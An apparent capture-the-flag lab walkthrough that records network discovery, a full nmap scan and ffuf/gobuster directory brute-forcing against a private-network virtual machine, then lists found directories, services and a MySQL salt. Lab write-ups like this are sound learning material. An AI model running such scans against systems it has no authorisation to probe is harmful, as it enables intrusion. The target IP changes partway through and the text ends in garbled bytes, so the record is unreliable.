


##### **My IP address: 192.168.123.68:**

****

##### With help **command “sudo netdiscover -r 192.168.123.0/24”** I found

#### **target IP address(192.168.123.124) and target MAC address (08:00:27:3c:a0:71)**:

 I started scanning with nmap help. I used **command “sudo nmap -sS -sV -v -p- -T4 -A -oA FirstNmapScan 192.168.123.124”** and I got next results:




**Useful data:**

a. Open ports and service versions:

1) 22/tcp ssh OpenSSH 8.4p1 Debian 5 (protocol 2.0) ;


2) 80/tcp http Apache httpd 2.4.48 ((Debian)) :

This is website with login form:



Information about site:


1. File “robots.txt” exist, but he’s empty:




2. Page code is without help;

3. I have a “Password forgetten” button, but need a valid email address;

4. Using commands “**ffuf -u http://192.168.31.254:80/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o FirstFfufScan.html**” and “**gobuster dir -u http://192.168.31.254:80/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o FirstGobusterScan.txt**”:



 Directories:

1. /images – images, icons, gif, pictures;

2. /uploads – directories “attachments” and “users” are empty;

3. /css – css styles and pictures;

4. /template – css styles, pictures, scripts, templates;

/core

/install

/manual (Status: 301) [Size: 317] [--> http://192.168.31.254/manual/]

/js (Status: 301) [Size: 313] [--> http://192.168.31.254/js/]

/javascript (Status: 301) [Size: 321] [--> http://192.168.31.254/javascript/]

/sf (Status: 301) [Size: 313] [--> http://192.168.31.254/sf/]

/backups (Status: 301) [Size: 318] [--> http://192.168.31.254/backups/]

/batch (Status: 301) [Size: 316] [--> http://192.168.31.254/batch/]


3) 3306/tcp mysql MySQL 8.0.26 :

1. Salt: )vBP)\x0E=n@wK\x01\x14}K+\x1A)&f

2. I founded next:

“J���

